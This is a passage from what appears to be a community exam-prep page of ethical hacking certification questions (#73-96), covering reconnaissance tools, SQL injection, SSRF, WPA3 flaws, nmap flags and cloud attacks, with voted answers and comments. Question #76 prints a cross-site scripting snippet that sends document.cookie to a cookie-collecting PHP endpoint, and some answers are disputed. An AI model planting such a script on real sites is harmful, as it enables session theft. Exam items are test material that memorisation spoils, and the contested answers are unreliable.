In-memory exploits are a form of attack where malware is executed directly in the system's memory without being written to disk. This means there are no traditional files involved in the attack, which makes it harder to detect using standard antivirus tools that rely on file signatures. In this scenario, Jack uses a fraudulent website to trigger an exploit, often involving a vulnerable Flash application that runs directly in memory. The Flash exploit then loads and executes the fileless malware without leaving any traces on the disk.

upvoted 1 times

Question #73 *Topic 1*

Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and extracts information such as sender identities, mail servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API. Which of the following tools is used by Wilson in the above scenario?

A. Factiva

B. ZoomInfo

C. Netcraft

D. Infoga

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

Infoga is an email reconnaissance tool specifically designed to: Gather email-related information from public sources

upvoted 1 times

KnightHeart 1 year, 3 months ago

D. Infoga Infoga is specifically designed for email reconnaissance, integrating data from public sources and haveibeenpwned to gather the exact information Wilson uses in the scenario.

upvoted 1 times

e30b32d 1 year, 3 months ago

Infoga is an information gathering tool specifically designed for collecting email-related data. It can:

upvoted 1 times

NikoTomas 1 year, 5 months ago

Answer: D Infoga - Email Information Gathering Infoga is a tool for gathering e-mail accounts information from different public sources (search engines, pgp key servers). Is a really simple tool, but very effective for the early stages of a penetration test or just to know the visibility of your company in the Internet.

upvoted 2 times

Question #74 *Topic 1*

David is a security professional working in an organization, and he is implementing a vulnerability management program in the organization to evaluate and control the risks and vulnerabilities in its IT infrastructure. He is currently executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities. Which phase of the vulnerability-management life cycle is David currently in?

A. Remediation

B. Verification

C. Risk assessment

D. Vulnerability scan

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

Remediation – Apply fixes or patches to reduce or eliminate the vulnerabilities.

upvoted 1 times

Question #75 *Topic 1*

Alice, a professional hacker, targeted an organization's cloud services. She infiltrated the target's MSP provider by sending spear-phishing emails and distributed custom-made malware to compromise user accounts and gain remote access to the cloud service. Further, she accessed the target customer profiles with her MSP account, compressed the customer data, and stored them in the MSP. Then, she used this information to launch further attacks on the target organization.
Which of the following cloud attacks did Alice perform in the above scenario?

A. Cloud cryptojacking

B. Man-in-the-cloud (MITC) attack

C. Cloud hopper attack

D. Cloudborne attack

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

Cloud Hopper is a supply chain attack targeting Managed Service Providers (MSPs) to gain unauthorized access to their clients' cloud environments. The attacker compromises the MSP (often via spear-phishing), then uses that access to infiltrate the MSP's customers.

upvoted 1 times

e30b32d 1 year, 3 months ago

A Cloud Hopper Attack refers to a type of advanced persistent threat (APT) where attackers target managed service providers (MSPs) to gain access to their clients' cloud environments.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Correct: C (Cloud Hopper) Cloud Hopper achieved its now well-known name due to the attackers' compromise of the victims' managed service providers (MSP), leveraging these to "hop" from the MSPs' "cloud" to the target enterprises' networks. Cloud cryptojacking = gaining access to the cloud environment and misusing it for cryptocurrency mining Cloudborne attack = Bare-Metal Cloud Servers Vulnerable to Attack, where Firmware vulnerabilities provide direct access to server hardware, enabling attackers to install malware that can pass from customer to customer.

upvoted 2 times

Question #76 *Topic 1*

Judy created a forum. One day, she discovers that a user is posting strange images without writing comments. She immediately calls a security expert, who discovers that the following code is hidden behind those images:

What issue occurred for the users who clicked on the image?

```
<script>
document.write('<img.src="https://localhost/submitcookie.php? cookie ='+ escape
(document.cookie) +"' />);
</script>
```

A. This php file silently executes the code and grabs the user's session cookie and session ID.

B. The code redirects the user to another site.

C. The code injects a new cookie to the browser.

D. The code is a virus that is attempting to gather the user's username and password.

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

The code snippet is a classic example of Cross-Site Scripting (XSS) attack. The script dynamically creates an tag whose src attribute points to a URL (submitcookie.php) on the attacker's server. It appends the user's cookies (document.cookie) to the URL as a parameter. When the victim loads this image, their browser sends a request to the attacker's server with the cookie data. This allows the attacker to steal the session cookie and session ID silently without user knowledge.

upvoted 1 times

e30b32d 1 year, 3 months ago

A. This PHP file silently executes the code and grabs the user's session cookie and session ID.

upvoted 1 times

NikoTomas 1 year, 5 months ago

The JavaScript code writes clickable link to the web page (document.write()). The created link poiting to the .php script uses parameter "cookie" with user's current cookie (read by document.cookie function). This is how user's cookie can be sent to the attacker and hijacked user's session.

upvoted 1 times

Question #77 *Topic 1*

Ethical hacker Jane Smith is attempting to perform an SQL injection attack. She wants to test the response time of a true or false response and wants to use a second command to determine whether the database will return true or false results for user IDs.
Which two SQL injection types would give her the results she is looking for?

A. Out of band and boolean-based

B. Union-based and error-based

C. Time-based and union-based

D. Time-based and boolean-based

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

Boolean-based SQL injection (also called content-based) relies on sending queries that return true or false responses, allowing the attacker to infer information based on the page content or behavior. Time-based SQL injection relies on making the database wait (e.g., using WAITFOR DELAY) to see if the response time changes, indicating a true or false condition.

upvoted 2 times

KiranYS 1 year, 6 months ago

Jane Smith can use Time-Based Blind SQL Injection and Boolean-Based Blind SQL Injection to achieve her goal.

upvoted 2 times

getaseadsss 1 year, 6 months ago

Is time-basd and boolean. correct answer is D

upvoted 2 times

Dogeo 1 year, 6 months ago

Both time-based and boolean-based injection techniques are useful for determining true or false conditions, making them the correct combination for Jane Smith's goal.

upvoted 1 times

pindinga1 1 year, 7 months ago

Is time-basd and boolean. correct answer is D

upvoted 1 times

MHafizC 1 year, 7 months ago

The explanations are more towards time-based (response time) and boolean (selection).

upvoted 2 times

Question #78 *Topic 1*

Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL https://xyz.com/feed.php?url=externalsite.com/feed/to to obtain a remote feed and altered the URL input to the local host to view all the local resources on the target server.
What is the type of attack Jason performed in the above scenario?

A. Web server misconfiguration

B. Server-side request forgery (SSRF) attack

C. Web cache poisoning attack

D. Website defacement

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

Jason manipulated a URL parameter that allows the server to fetch external feeds. By changing the input to point to localhost or internal resources, he tricks the server into making requests to internal systems. This is a classic SSRF attack, where the attacker abuses server functionality to make unauthorized requests on the server's behalf, often to access internal or protected resources behind a firewall.

upvoted 1 times

gan33 1 year, 2 months ago

What Is SSRF? A Server-Side Request Forgery (SSRF) attack involves an attacker abusing server functionality to access or modify resources. The attacker targets an application that supports data imports from URLs or allows them to read data from URLs. URLs can be manipulated, either by replacing them with new ones or by tampering with URL path traversal.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Correct B (SSRF)

upvoted 2 times

Question #79 *Topic 1*

George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range communication protocol based on the IEEE 203.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m.
What is the short-range wireless communication technology George employed in the above scenario?

A. LPWAN

B. MQTT

C. NB-IoT

D. Zigbee

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

The IEEE 802.15.4 standard is the basis for Zigbee, a short-range, low-power wireless communication protocol. It is designed for low data rate, low power, and limited range communications (typically 10-100 meters). Zigbee is commonly used in industrial systems, IoT devices, and home automation.

upvoted 1 times

e30b32d 1 year, 3 months ago

Zig-Bee: This is another short-range communication protocol based on the IEEE 203.15.4 standard. Zig-Bee is used in devices that transfer data infrequently at a low rate in a restricted area and within a range of 10–100 m.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Correct: D (Zigbee) Options: A) LPWAN's long range varies from 2 km to 1,000 km, depending on the technology. Low-power WAN (LPWAN) is a wireless wide area network technology that interconnects low-bandwidth, battery-powered devices with low bit rates over long ranges. B) MQTT = lightweight publish/subscribe messaging protocol designed for M2M (machine to machine) telemetry in low bandwidth environments. Most gateway protocols such as ZigBee and LoRa can be converted into MQTT Protocol to connect to the Cloud. C) NB-IoT = novel cellular technology developed by the 3GPP standardization organization. It is a type of Low Power Wide Area (LPWA) IoT connectivity, primarily designed for connecting terminals with limited bandwidth resources. D) Zigbee = ZigBee is a mesh-network wireless protocol for building and home automation applications. Mainly used for LAN connection, The range of communication between adjacent nodes is typically 10 to 100 meters. By increasing the transmitting power, the range can be extended up to 1 to 3 kilometers. https://www.emqx.com/en/blog/iot-protocols-mqtt-coap-lwm2m#5-mqtt

upvoted 2 times

Question #80 *Topic 1*

Eric, a cloud security engineer, implements a technique for securing the cloud resources used by his organization. This technique assumes by default that a user attempting to access the network is not an authentic entity and verifies every incoming connection before allowing access to the network. Using this technique, he also imposed conditions such that employees can access only the resources required for their role.
What is the technique employed by Eric to secure cloud resources?

A. Demilitarized zone

B. Zero trust network

C. Serverless computing

D. Container technology

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

Zero Trust Network is a security model that assumes no user or device is trusted by default, even if inside the network perimeter. It requires continuous verification of every user or device trying to access resources. Access is granted based on strict identity verification and least privilege principles, meaning users only get access necessary for their roles.

upvoted 1 times

Question #81 *Topic 1*

You are a penetration tester tasked with testing the wireless network of your client Brakeme SA. You are attempting to break into the wireless network with the SSID “Brakeme-Internal.” You realize that this network uses WPA3 encryption.
Which of the following vulnerabilities is the promising to exploit?

A. Cross-site request forgery


B. Dragonblood

C. Key reinstallation attack

D. AP misconfiguration

Suggested Answer: *B*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

Dragonblood is a set of vulnerabilities discovered in WPA3 protocols. These vulnerabilities include side-channel attacks and downgrade attacks that can weaken the security of WPA3. WPA3 was designed to fix issues in WPA2, including KRACK (Key Reinstallation Attack), but Dragonblood showed new flaws in WPA3 itself.

upvoted 1 times

Luispe 1 year, 2 months ago

Dragonblood fue descubierta en 2019 como una familia de vulnerabilidades que afectan directamente a WPA3

upvoted 1 times

KnightHeart 1 year, 3 months ago

D. AP misconfigurations are agnostic to the encryption standard and can be exploited regardless of WPA3's presence. For example, a misconfigured AP might still use a weak PSK, allow legacy protocols (e.g., WPA2), or have other vulnerabilities that bypass encryption.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Selected Answer: B

Answer: B (Dragonblood)

Dragonblood attack targeting WPA3 handshake (called Dragonfly) si side channel attack, which is more feasible / easier to perform and recover wifi password than Key reinstallation attack (KRACK). Both attacks require unpatched WiFi device.

upvoted 2 times

NikoTomas 1 year, 5 months ago

Answer: B (Dragonblood) Dragonblood attack targeting WPA3 handshake (called Dragonfly) si side channel attack, which is more feasible / easier to perform and recover wifi password than Key reinstallation attack (KRACK). Both attacks require unpatched WiFi device.WPA3 uses SAE as its key exchange mechanism, but Dragonblood specifically targets WPA2 implementations. While SAE is part of WPA3, Dragonblood vulnerabilities are more applicable to WPA2. WPA3's SAE implementation includes mitigations, making this less effective

upvoted 2 times

KnightHeart 1 year, 3 months ago

WPA3 uses SAE as its key exchange mechanism, but Dragonblood specifically targets WPA2 implementations. While SAE is part of WPA3, Dragonblood vulnerabilities are more applicable to WPA2. WPA3's SAE implementation includes mitigations, making this less effective

upvoted 1 times

Question #82 *Topic 1*

What is the common name for a vulnerability disclosure program opened by companies in platforms such as HackerOne?

A. White-hat hacking program

B. Bug bounty program

C. Ethical hacking program

D. Vulnerability hunting program

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

A Bug bounty program is a formal initiative where organizations invite security researchers and ethical hackers to find and report vulnerabilities in their systems in exchange for rewards or recognition. Platforms like HackerOne facilitate these programs by connecting companies with the security research community.

upvoted 1 times

getaseadsss 1 year, 6 months ago

Correct answer is B "Bug bounty program"

upvoted 1 times

bibibi 1 year, 6 months ago

The common name for a vulnerability disclosure program opened by companies on platforms such as HackerOne is a "bug bounty program". These programs invite ethical hackers and security researchers to find and report vulnerabilities in their software or systems. In return, researchers are often rewarded with monetary incentives, recognition, or other rewards.

upvoted 1 times

pindinga1 1 year, 7 months ago

Correct answer is B "Bug bounty program"

upvoted 1 times

MHafizC 1 year, 7 months ago

The right answer should be bug bounty program.

upvoted 2 times

Question #83 *Topic 1*

A DDoS attack is performed at layer 7 to take down web infrastructure. Partial HTTP requests are sent to the web infrastructure or applications. Upon receiving a partial request, the target servers opens multiple connections and keeps waiting for the requests to complete.
Which attack is being described here?

A. Desynchronization

B. Slowloris attack

C. Session splicing

D. Phlashing

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

The Slowloris attack targets Layer 7 (application layer) by sending partial HTTP requests to a web server and keeping connections open by continuously sending incomplete headers, thus exhausting the server's connection pool and causing denial of service.

upvoted 1 times

e30b32d 1 year, 3 months ago

The attack uses slow, incomplete HTTP requests to exhaust server resources at the application layer — a clear sign of a: Slowloris attack (Option B).

upvoted 1 times

NikoTomas 1 year, 5 months ago

Correct: B Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. Periodically, it will send subsequent HTTP headers, adding to, but never completing, the request. Affected servers will keep these connections open, filling their maximum concurrent connection pool. Incorrect: Phlashing = attack when an attacker bricks a device or destroys firmware, rendering the device or an entire system useless. Exploit vulnerabilities and replace a device's basic software with a corrupt firmware image. (kind of Permanent DoS - PDoS) Session splicing - IDS/IPS evasion technique - different to fragmentation as it concerns sending just the HTTP payload of the data in chunks with the sole purpose of preventing a Raw Analysis Network ID System from successfully detecting a string matc A simple way of splitting packets is by fragmenting them, but an adversary can also simply craft packets with small payloads.[1] The 'whisker' evasion tool calls crafting packets with small payloads 'session splicing'.

upvoted 1 times

Question #84 *Topic 1*

Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network. Which of the following host discovery techniques must he use to perform the given task?

A. UDP scan


B. ARP ping scan

C. ACK flag probe scan

D. TCP Maimon scan

Suggested Answer: *B*

Community vote distribution



billie Most Recent 8 months, 1 week ago

An ARP ping scan is ideal because: ARP (Address Resolution Protocol) operates at Layer 2, not Layer 3/4. Firewalls do not block ARP traffic on a local network. Every active IPv4 host must respond to ARP requests to communicate on the LAN. This makes ARP scans the most reliable host discovery method on a local subnet, even when ICMP, TCP, or UDP traffic is filtered. Why the others are wrong: A. UDP scan – Often blocked by firewalls and unreliable for host discovery. C. ACK flag probe scan – Used to map firewall rules, not for discovering all live hosts. D. TCP Maimon scan – A niche TCP scan technique, not effective for host discovery behind firewalls.

upvoted 1 times

chakrs 11 months, 3 weeks ago

ACK scans are designed to map out hosts behind restrictive firewalls by sending TCP packets with the ACK flag set. Firewalls may allow these packets through since they look like part of an established connection, revealing hidden active systems.

upvoted 2 times

Ma06RC 1 year ago

ARP Ping Scan - In the ARP ping scan, the ARP packets are sent for discovering all active devices in the IPv4 range even though the presence of such devices is hidden by restrictive firewalls See page 301 CEHv13

upvoted 2 times

lopesjaf 1 year, 1 month ago

ARP ping scan is very effective in discovering hosts on a local network, even behind restrictive firewalls because ARP requests are handled at the data link layer and are not typically blocked by firewalls that filter at higher layers.

upvoted 1 times

KnightHeart 1 year, 3 months ago

Key Context for ACK Flag Probe Scans Firewall Evasion: ACK probes are useful for bypassing simple firewalls that allow outbound traffic but restrict inbound connections. By sending ACK packets (which resemble response packets), they can elicit responses from hosts behind the firewall. Host Detection: While not definitive (some firewalls may drop all ACK packets), this method is more likely to succeed than other scans when dealing with restrictive rules. Stateful Firewalls: If the firewall tracks connection states, an ACK packet for an unsolicited connection may be rejected, but the response (or lack thereof) can still provide clues about host activity.

upvoted 1 times

e30b32d 1 year, 3 months ago

B. In the ARP ping scan, the ARP packets are sent for discovering all active devices in the IPv4 range even though the presence of such devices is hidden by restrictive firewalls.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Correct: A (UDP scan) Question: Discovering devices hidden by RESTRICTIVE FW - for me it means you are NOT inside the network but behind the FW. So you can't use ARP resolution, which is L2 protocol working only inside the LAN. As FW is restrictive (supposedly stateful), it will for sure block incomplete TCP sessions - i. e. ACK flag scan will be blocked by FW (no session exists on FW). TCP Maimon scan will be blocked by FW as well - like ACK scan, Maimon is also based on incomplete TCP session with FIN/ACK flags set (no session exists on FW). UDP scan: • Many FWs struggle to track UDP sessions (UDP is stateless, no handshake like TCP). • Some FWs mistakenly assume that UDP is harmless and allow it without strict filtering. • UDP scanning can identify misconfigured firewall rules, revealing hidden services. • Many FWs focus on filtering TCP traffic because most applications use TCP. • UDP is often less restricted as it is required for essential services like DNS (53), SNMP (161) and DHCP (67/68). • UDP scanning can identify open services that a FW does not properly restrict.

upvoted 1 times

killwitch 1 year, 6 months ago

B. ARP ping scan. ARP (Address Resolution Protocol) ping scan works at the link layer (Layer 2) and does not rely on IP-based scanning techniques like TCP or UDP. Since firewalls typically block ICMP pings and other IP-based scans, an ARP scan bypasses these restrictions by directly querying MAC addresses in the local network. This method is highly effective in discovering all active hosts on a LAN because all devices must respond to ARP requests.

upvoted 1 times

getaseadsss 1 year, 6 months ago

ACK scan

upvoted 2 times

Dogeo 1 year, 7 months ago

An ACK flag probe scan is used to discover active hosts behind a restrictive firewall by sending TCP packets with the ACK flag set.

upvoted 2 times

pindinga1 1 year, 7 months ago

This correct answer is ARP ping scan

upvoted 3 times

rmycyc 1 year, 7 months ago

How it works: Sends ARP (Address Resolution Protocol) requests to discover devices on the same local network segment. Use case: Highly effective for host discovery within the same subnet because ARP is a layer 2 protocol and is rarely blocked by firewalls. Suitability: This is the best choice for discovering active devices hidden by a restrictive firewall, especially if the target network is within the same subnet.

upvoted 3 times

Question #85 *Topic 1*

Abel, a cloud architect, uses container technology to deploy applications/software including all its dependencies, such as libraries and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. For the containerization of applications, he follows the five-tier container technology architecture. Currently, Abel is verifying and validating image contents, signing images, and sending them to the registries.
Which of the following tiers of the container technology architecture is Abel currently working in?

A. Tier-1: Developer machines


B. Tier-2: Testing and accreditation systems

C. Tier-3: Registries

D. Tier-4: Orchestrators

Suggested Answer: *B*

Community vote distribution



NikoTomas Most Recent 5 months, 3 weeks ago
Correct: B (Tier 2 - Testing and accreditation systems) Tiers: 1. Developer Machines: Where developers create and containerize applications. 2. Testing and Accreditation Systems: Where container images are verified, validated, and signed before deployment. 3. Registries: Repositories where validated container images are stored and managed. 4. Orchestrators: Tools that manage the deployment, scaling, and operation of containers in production environments. 5. Container Runtime: The environment where containers are executed and managed.
upvoted 1 times

chessDavis 10 months, 1 week ago
The actions described—verifying and validating image contents, signing images, and sending them to the registries—are all functions performed at the storage and distribution layer of the container lifecycle: Tier-3: Registries (Correct Answer): This tier is where container images are stored, managed, and distributed. The actions of signing images (for integrity and authenticity) and sending them to the registry are central security and management tasks for this tier, ensuring that the images pulled by other systems (like orchestrators) are trusted.
upvoted 2 times

lopesjaf 1 year, 1 month ago
Abel is verifying and validating image contents, signing images, and sending them to registries. These activities are part of testing and accrediting container images before they get stored in registries and deployed. Tier-2: Testing and accreditation systems is responsible for validation and security checks on container images.
upvoted 1 times

KnightHeart 1 year, 3 months ago
Tier-3: Registries Registries store, manage, and distribute container images. Activities here include: Pushing signed images to public or private registries (e.g., Docker Hub, AWS ECR). Managing image versions, access controls, and lifecycle. Ensuring images are available for orchestration systems to deploy. Abel's actions (validating, signing, and sending images to registries) directly map to this tier
upvoted 2 times

NikoTomas 1 year, 5 months ago
Correct: B (Tier 2 - Testing and accreditation systems) 1. Developer Machines: Where developers create and containerize applications. 2. Testing and Accreditation Systems: Where container images are verified, validated, and signed before deployment. 3. Registries: Repositories where validated container images are stored and managed. 4. Orchestrators: Tools that manage the deployment, scaling, and operation of containers in production environments. 5. Container Runtime: The environment where containers are executed and managed.
upvoted 2 times

ehsarx 1 year, 6 months ago
Tier 2 - testing and accreditation
upvoted 1 times

getaseadsss 1 year, 6 months ago
Abel is verifying and validating image contents, signing images, and sending them to the registries.
upvoted 2 times

MHafizC 1 year, 7 months ago

Tier-1: Developer machines - image creation, testing and accreditation Tier-2: Testing and accreditation systems - verification and validation of image contents, signing images and sending them to the registries Tier-3: Registries - storing images and disseminating images to the orchestrators based on requests Tier-4: Orchestrators - transforming images into containers and deploying containers to hosts Tier-5: Hosts - operating and managing containers as instructed by the orchestrator

upvoted 3 times

Question #86 *Topic 1*

Henry is a cyber security specialist hired by BlackEye – Cyber Security Solutions. He was tasked with discovering the operating system (OS) of a host. He used the Unicornscan tool to discover the OS of the target system. As a result, he obtained a TTL value, which indicates that the target system is running a Windows OS. Identify the TTL value Henry obtained, which indicates that the target OS is Windows.

A. 128

B. 255

C. 64

D. 138

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

TTL (Time To Live) values can help identify the operating system based on the default initial TTL set by the OS: Windows OS typically uses a default TTL of 128. Linux and Unix systems generally use a default TTL of 64. Some network devices or other OSs may use TTL values like 255.

upvoted 1 times

e30b32d 1 year, 3 months ago

A. 128 This is the default TTL value for the Windows operating system

upvoted 1 times

NikoTomas 1 year, 5 months ago

Correct: A The common default TTL values are: • 64 – Linux/MAC OSX systems • 128 – Windows systems • 255 – Network devices like routers https://www.imperva.com/learn/performance/time-to-live-ttl/

upvoted 1 times

Question #87 *Topic 1*

Daniel is a professional hacker who is attempting to perform an SQL injection attack on a target website, www.moviescope.com. During this process, he encountered an IDS that detects SQL injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as "'or '1'='1'" in any basic injection statement such as "or 1=1."
Identify the evasion technique used by Daniel in the above scenario.

A. Char encoding

B. IP fragmentation

C. Variation

D. Null byte

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

Variation refers to changing the syntax or using different representations (like 'or '1'='1' vs or 1=1) in an attempt to evade signature-based IDS/IPS systems.

upvoted 2 times

e30b32d 1 year, 3 months ago

Variation: An attacker uses this technique to easily evade any comparison statement

upvoted 1 times

Question #88 *Topic 1*

SQL injection (SQLi) attacks attempt to inject SQL syntax into web requests, which may bypass authentication and allow attackers to access and/or modify data attached to a web application.
Which of the following SQLi types leverages a database server's ability to make DNS requests to pass data to an attacker?

A. In-band SQLi

B. Union-based SQLi

C. Out-of-band SQLi

D. Time-based blind SQLi

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

Out-of-band SQLi uses the database server's capability to make external network requests, such as DNS or HTTP requests, to exfiltrate data to the attacker. This type is useful when the attacker cannot use the same channel to get data but can trigger DNS or HTTP requests to an attacker-controlled server.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Correct: C - Out-of-band... Server executes commands injected into SQL, that instructs the server, for example, to make connection to some specified domain, so the server makes DNS query to resolve the domain and tries to connect to the destination. The DNS communication usually goes via some backend management or inside network, which is out of band (scope) of the network via the attacker's query came to the server (via public front end web interface). To find out if this out-of-band communication from the server is happening and reaching the Internet, the attacker registers specific domain (used in the SQL injection) and listens for DNS resolutions on its Authoritative DNS server. If DNS query comes from the attacked server, the server is executing injected commands. BurpSuite Professional (i. e. paid version) has feature Collaborator, which automates creation the domain for the pentester and checking of incoming connections.

upvoted 3 times

Question #89 *Topic 1*

Attacker Rony installed a rogue access point within an organization's perimeter and attempted to intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by Johnson in the above scenario?

A. Wireless network assessment

B. Application assessment

C. Host-based assessment

D. Distributed assessment

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

Since Rony installed a rogue access point (a wireless device pretending to be legitimate) within the organization's perimeter, the unusual traffic is related to the wireless network. Johnson's action to detect weak and outdated security mechanisms and test the wireless network's security fits the Wireless network assessment.

upvoted 1 times

Question #90 *Topic 1*

In this attack, an adversary tricks a victim into reinstalling an already-in-use key. This is achieved by manipulating and replaying cryptographic handshake messages. When the victim reinstalls the key, associated parameters such as the incremental transmit packet number and receive packet number are reset to their initial values. What is this attack called?

A. Evil twin

B. Chop chop attack

C. Wardriving

D. KRACK

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

The described attack involves tricking a victim into reinstalling an already-in-use key by manipulating and replaying handshake messages in a Wi-Fi network. This is exactly the KRACK (Key Reinstallation Attack) vulnerability, which targets the WPA2 handshake. It causes nonce and packet number resets, allowing attackers to decrypt and manipulate data.

upvoted 2 times

Question #91 *Topic 1*

After an audit, the auditors inform you that there is a critical finding that you must tackle immediately. You read the audit report, and the problem is the service running on port 389.
Which service is this and how can you tackle the problem?

A. The service is NTP, and you have to change it from UDP to TCP in order to encrypt it.

B. The service is LDAP, and you must change it to 636, which is LDAPS.

C. The findings do not require immediate actions and are only suggestions.

D. The service is SMTP, and you must change it to SMIME, which is an encrypted way to send emails.

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

Port 389 is the default port for LDAP (Lightweight Directory Access Protocol), which by default transmits data in plaintext. The secure version of LDAP is LDAPS, which runs on port 636 and uses SSL/TLS to encrypt communication. Changing to LDAPS helps protect credentials and data from interception.

upvoted 2 times

Luispe 1 year, 2 months ago

La respuesta correcta es B. The service is LDAP, and you must change it to 636, which is LDAPS.

upvoted 1 times

Question #92 *Topic 1*

Mike, a security engineer, was recently hired by BigFox Ltd. The company recently experienced disastrous DoS attacks. The management had instructed Mike to build defensive strategies for the company's IT infrastructure to thwart DoS/DDoS attacks. Mike deployed some countermeasures to handle jamming and scrambling attacks.
What is the countermeasure Mike applied to defend against jamming and scrambling attacks?

A. Allow the transmission of all types of addressed packets at the ISP level

B. Disable TCP SYN cookie protection

C. Allow the usage of functions such as gets and strcpy

D. Implement cognitive radios in the physical layer

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

Jamming and scrambling attacks target the physical layer by interfering with wireless signals. Cognitive radios are intelligent radios that can dynamically detect and avoid interference by switching frequencies or changing transmission parameters to mitigate jamming attacks. This makes cognitive radios an effective countermeasure at the physical layer against jamming and scrambling.

upvoted 2 times

Question #93 *Topic 1*

You are using a public Wi-Fi network inside a coffee shop. Before surfing the web, you use your VPN to prevent intruders from sniffing your traffic. If you did not have a VPN, how would you identify whether someone is performing an ARP spoofing attack on your laptop?

A. You should check your ARP table and see if there is one IP address with two different MAC addresses.

B. You should scan the network using Nmap to check the MAC addresses of all the hosts and look for duplicates.

C. You should use netstat to check for any suspicious connections with another IP address within the LAN.

D. You cannot identify such an attack and must use a VPN to protect your traffic.

Suggested Answer: *A*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

ARP spoofing involves an attacker sending falsified ARP messages to associate their MAC address with the IP address of another device (often the gateway). This causes your machine's ARP table to have conflicting or multiple MAC addresses for the same IP. By checking your ARP table (arp -a on most systems), if you see the same IP address mapped to different MAC addresses, it indicates possible ARP spoofing.

upvoted 2 times

paske 1 year, 2 months ago

Answer B

upvoted 1 times

jonekool 1 year, 4 months ago

Answer is A

upvoted 1 times

marcel9999 1 year, 6 months ago

A , command arp -a Inconsistencies: If you see your gateway's IP address associated with different MAC addresses at different times, that's a red flag. Unusual Entries: Look for multiple entries for the same IP or MAC addresses that don't match the known physical addresses of your network devices.

upvoted 2 times

MHafizC 1 year, 7 months ago

This is related to ARP spoofing attack. You can check that on your machine, in the ARP table.

upvoted 2 times

Question #94 *Topic 1*

Lewis, a professional hacker, targeted the IoT cameras and devices used by a target venture-capital firm. He used an information-gathering tool to collect information about the IoT devices connected to a network, open ports and services, and the attack surface area. Using this tool, he also generated statistical reports on broad usage patterns and trends. This tool helped Lewis continually monitor every reachable server and device on the Internet, further allowing him to exploit these devices in the network.
Which of the following tools was employed by Lewis in the above scenario?

A. NeuVector

B. Lacework

C. Censys

D. Wapiti

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

Censys is a tool that continuously scans the Internet to discover and monitor devices, open ports, services, and vulnerabilities. It provides detailed information about IoT devices, servers, and network exposure, and generates reports on usage patterns and trends. This matches the description of Lewis's tool that monitors reachable servers/devices and their attack surface on the Internet.

upvoted 1 times

Question #95 *Topic 1*

Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered.
John decided to perform a TCP SYN ping scan on the target network.
Which of the following Nmap commands must John use to perform the TCP SYN ping scan?

A. nmap -sn -PO

B. nmap -sn -PS

C. nmap -sn -PA

D. nmap -sn -PP

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

-sn in Nmap means "ping scan" (host discovery only, no port scan). -PS sends TCP SYN packets to specified ports (default is port 80) to check if the host is online. This corresponds to a TCP SYN ping scan to detect live hosts by sending SYN packets.

upvoted 3 times

Question #96 *Topic 1*

Ricardo has discovered the username for an application in his target's environment. As he has a limited amount of time, he decides to attempt to use a list of common passwords he found on the Internet. He compiles them into a list and then feeds that list as an argument into his password-cracking application. What type of attack is Ricardo performing?

A. Brute force

B. Known plaintext

C. Dictionary

D. Password spraying

Suggested Answer: *C*

Community vote distribution

C (100%)

